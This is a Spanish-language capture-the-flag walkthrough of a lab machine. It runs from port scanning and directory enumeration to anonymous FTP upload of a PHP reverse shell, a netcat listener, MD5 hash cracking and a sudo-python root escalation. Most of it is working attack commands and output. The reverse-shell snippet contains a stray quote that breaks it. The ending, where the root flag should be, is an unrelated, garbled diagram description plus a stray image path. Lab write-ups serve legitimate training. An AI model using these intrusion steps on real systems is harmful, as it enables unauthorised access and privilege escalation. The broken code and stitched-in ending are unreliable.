

Escaneo de puertos

```
nmap -p- --min-rate 5000 -sS <IP>
```

Info:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-25 11:30 EDT
Nmap scan report for 192.168.5.142
Host is up (0.0059s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 0      0      109 Nov 26  2020 CALL.html
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2f:c6:2f:c4:6d:a6:f5:5b:c2:1b:f9:17:1f:9a:09:89 (RSA)
|   256 5e:91:1b:6b:f1:d8:81:de:8b:2c:f3:70:61:ea:6f:29 (ECDSA)
|_  256 f1:98:21:91:c8:ee:4d:a2:83:14:64:96:37:5b:44:3d (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:D2:88:B5 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   5.91 ms 192.168.5.142

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
```

Gobuster

```
gobuster dir -u http://<IP>/ -w <WORDLIST> -x php,html,txt -t 50 -r -k
```

Info:

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.5.142/
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:      /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
```

```
[+] Extensions:          php,html,txt
[+] Follow Redirect:     true
[+] Timeout:             10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess.txt          (Status: 403) [Size: 278]
/.htaccess.html         (Status: 403) [Size: 278]
/.htaccess.php          (Status: 403) [Size: 278]
/.htaccess              (Status: 403) [Size: 278]
/.htpasswd.html         (Status: 403) [Size: 278]
/.htpasswd.php          (Status: 403) [Size: 278]
/.htpasswd              (Status: 403) [Size: 278]
/.htpasswd.txt          (Status: 403) [Size: 278]
/files                  (Status: 200) [Size: 936]
/index.html             (Status: 200) [Size: 11239]
/server-status          (Status: 403) [Size: 278]
Progress: 81876 / 81880 (100.00%)
=====
Finished
=====
```

Si nos vamos a la ubicacion `/files/` nos aparecera un `.html` llamado `CALL` y si nos metemos en el nos aparecera un texto que dice lo siguiente `GET READY TO RECEIVE A CALL...`

ftp

```
ftp anonymous@<IP>
```

Nos tendremos que descargar el archivo que hay dentro de `lftp...`

```
get CALL.html
```

Dentro de el contendra lo siguiente...

```
<html>

<head>
  <title>onion</title>
</head>

<body>
  <h1>GET READY TO RECEIVE A CALL</h1>
</body>

</html>
```

Es la misma estructura que la de la pagina web, por lo que al parecer estan comunicados, si hacemos lo siguiente...

Crearemos un archivo `.php` con una `Reverse Shell` y lo subiremos al `ftp` ya que estan comunicados...

Shell.php

```
<?php
$sock=fsockopen("<IP>",<PORT>");$proc=proc_open("sh", array(0=>$sock, 1=>$sock,
```

```
2=>$sock),$pipes);
?>
```

Una vez creado el archivo, nos metemos al **ftp** y lo subimos...

```
ftp anonymous@<IP>  
put shell.php
```

Una vez subido, nos vamos a la pagina web y nos vamos a la ruta de `/files/` en la URL, si lo recargamos nos aparecera nuestro archivo `shell.php`, estando a la escucha lo ejecutamos desde el navegador web...

```
nc -lvp <PORT>
```

Una vez ejecutado, haremos conexion con la shell de **www-data**, por lo que la sanitizamos la shell...

```
script /dev/null -c bash

# <Ctrl> + <z>
stty raw -echo; fg
reset xterm
export TERM=xterm

# Para ver las dimensiones de nuestra consola en el Host
stty size


# Para redimensionar la consola ajustando los parametros adecuados
stty rows <ROWS> columns <COLUMNS>
```

Si nos vamos a `/home/` veremos un directorio de un usuario llamado `shrek` y un archivo `.txt` llamado `important.txt`, si lo leemos pondra lo siguiente...

```
run the script to see the data
```

```
./runme.sh
```

Si lo ejecutamos aparecera lo siguiente...

```
the secret key  
is  
trolled  
restarting computer in 3 seconds...  
restarting computer in 2 seconds...  
restarting computer in 1 seconds...  

```

```
shrek:cf4c2232354952690368f1b3dfdfb24d
```

Como podemos ver la cadena `cf4c2232354952690368f1b3dfdfb24d` parece ser un hash, en este caso es un hash en `md5` por lo que lo tendremos que crackear...

```
john --wordlist=<WORDLIST> --format=raw-md5 <HASH_FILE>
```

Info:

```
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
onion (shrek)
1g 0:00:00:00 DONE (2024-05-25 12:52) 100.0g/s 6585Kp/s 6585Kc/s 6585KC/s
panteraroz..maricica
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```

credentials

```
User = shrek
Password = onion
su shrek
```

Hecho esto ya seriamos ese usuario, pero si hacemos `sudo -l` veremos lo siguiente...

```
Matching Defaults entries for shrek on ubuntu:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User shrek may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.5
```

Por lo que, si hacemos esto seríamos **root**...

```
sudo python3.5 -c 'import os; os.system("/bin/sh")'
```

Ahora siendo **root** leeremos la flag...

root.txt (flag2)

The diagram illustrates a network structure with nodes and connections. The nodes are arranged in a grid-like pattern, with various symbols (dots, dashes, letters) representing different types of nodes or states. The connections are represented by lines of different styles (solid, dashed, dotted), indicating different types of relationships or transitions between the nodes. The diagram is divided into several sections by vertical and horizontal lines, suggesting a hierarchical or modular organization. The overall structure is complex and appears to be a technical representation of a system or process.

